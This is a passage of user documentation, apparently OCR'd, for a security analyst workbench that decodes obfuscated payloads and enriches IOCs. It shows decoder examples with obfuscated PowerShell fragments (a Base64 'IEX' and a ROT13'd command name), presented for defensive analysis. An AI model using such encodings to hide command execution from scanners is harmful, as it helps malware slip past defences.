
- Engine produced the wrong output OR the correct output via the wrong chain
- You want to guarantee this input never regresses again

Tips

- Check "Promote to regression corpus" to make this a permanent regression fixture
- Check "Trigger benchmark immediately" to see live pass/fail flips right after promoting

Related: regression_dashboard learning_correction investigation_timeline

Screenshot 1 · step_1



Investigation Timeline

id: `investigation_timeline` · category: Analyst Workbench · audience: user

Purpose. Chronological event log per investigation (deterministic id = sha256(input)[:16]).

When to use


- Replaying an old investigation
- Audit trail for compliance
- Tracking which analyst corrected which decode when

Tips

- Every decode, correction, promote, benchmark, enrichment, and TAXII push auto-lands here
- Add free-form notes with the composer at the bottom

Related: correction_flow candidate_explorer

Screenshot 1 · step_1



Threat-Intel Enrichment

id: `threat_intel_enrichment` · category: Analyst Workbench · audience: user

Purpose. Look up extracted IOCs against VirusTotal, AlienVault OTX, and AbuseIPDB with 24-hour caching.

When to use

- After decoding a payload that produces URLs / IPs / domains / file hashes
- Before promoting an investigation to a customer-facing report

Supported formats

- url
- ipv4
- domain
- md5
- sha1
- sha256

Confidence rules


- Aggregate verdict = MAX severity across providers
- Missing API keys yield `no-key` verdicts (does not block other providers)

Tips

- Configure API keys in Admin → Threat-Intel Enrichment
- Results are cached for 24 h — set `cache_ttl_hours` to tune

Related: candidate_explorer taxii_push

Screenshot 1 · step_1



Decoders

Base58 Decode (Bitcoin alphabet)

id: `base58_decode` · category: Decoders · audience: user

Purpose. Decode Bitcoin/IPFS-style Base58 strings.

When to use

- Bitcoin/blockchain addresses
- IPFS content identifiers
- Multibase-encoded blobs where 0/O/I/l would be ambiguous

Supported formats

- Base58 (Bitcoin)

Confidence rules

- Alphabet must be [123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz]
- Forbidden characters 0/O/I/l cap confidence at 0.10
- Decoded output should be UTF-8 valid or a known binary signature

Common errors

- Presence of 0/O/I/l — the input is NOT Base58, try Base62 or Base64

Tips


- The Candidate Explorer ranks Base58 above Base62/Base64 when the alphabet matches

Examples

```
Input: 2NEpo7TZRRrLZSi2U
Output: Hello World!
Note: Canonical acceptance-test case from the Feb-2026 spec
```

Related: base62_decode base64_decode candidate_explorer

Screenshot 1 · step_1



Base64 Decode

id: `base64_decode` · category: Decoders · audience: user

Purpose. Decode RFC 4648 Base64 payloads (standard, URL-safe, padded/unpadded).

When to use

- Suspicious PowerShell -EncodedCommand blocks
- Email attachment content-transfer-encoding
- JWT payloads and OAuth tokens

- Embedded shellcode wrappers

Supported formats

- Base64
- Base64URL
- unpadded Base64

Confidence rules

- Alphabet must be [A-Za-z0-9+/=] with valid padding
- Length must be a multiple of 4 (with '=' padding)
- Decoded output must be UTF-8 valid or match a known file signature

Common errors

- Invalid padding — supply `=` characters until length % 4 == 0
- Truncated payload — output ends mid-word

Tips


- The Magic Decoder automatically chains Base64 → UTF-16LE detection
- For URL-safe Base64 use the `base64url-decode` operation instead

Examples

```
Input: SQBFAFgA
Output: IEX
Note: UTF-16LE PowerShell "Invoke-Expression" alias
```

Related: base64url_decode base58_decode magic_decoder

Screenshot 1 · step_1



ROT13 / ROT-N / Caesar shift

id: `rot13` · category: Decoders · audience: user

Purpose. Reverse a mono-alphabetic letter-shift cipher (defaults to shift=13).

When to use

- Obfuscated PowerShell command names (CbjreFuryy -Abc)
- CTF / puzzle payloads
- Historic malware that uses trivial substitution to bypass keyword scanners

Supported formats

- ROT13
- ROT-N (1-25)
- Atbash

Confidence rules

- Requires linguistic-score improvement of the DECODED text vs the input
- Marginal improvement (<0.30) is flagged; below 0.15 the transform is rejected

Common errors

- Applying ROT13 to random-looking text with no linguistic content — gets rejected as spurious

Tips

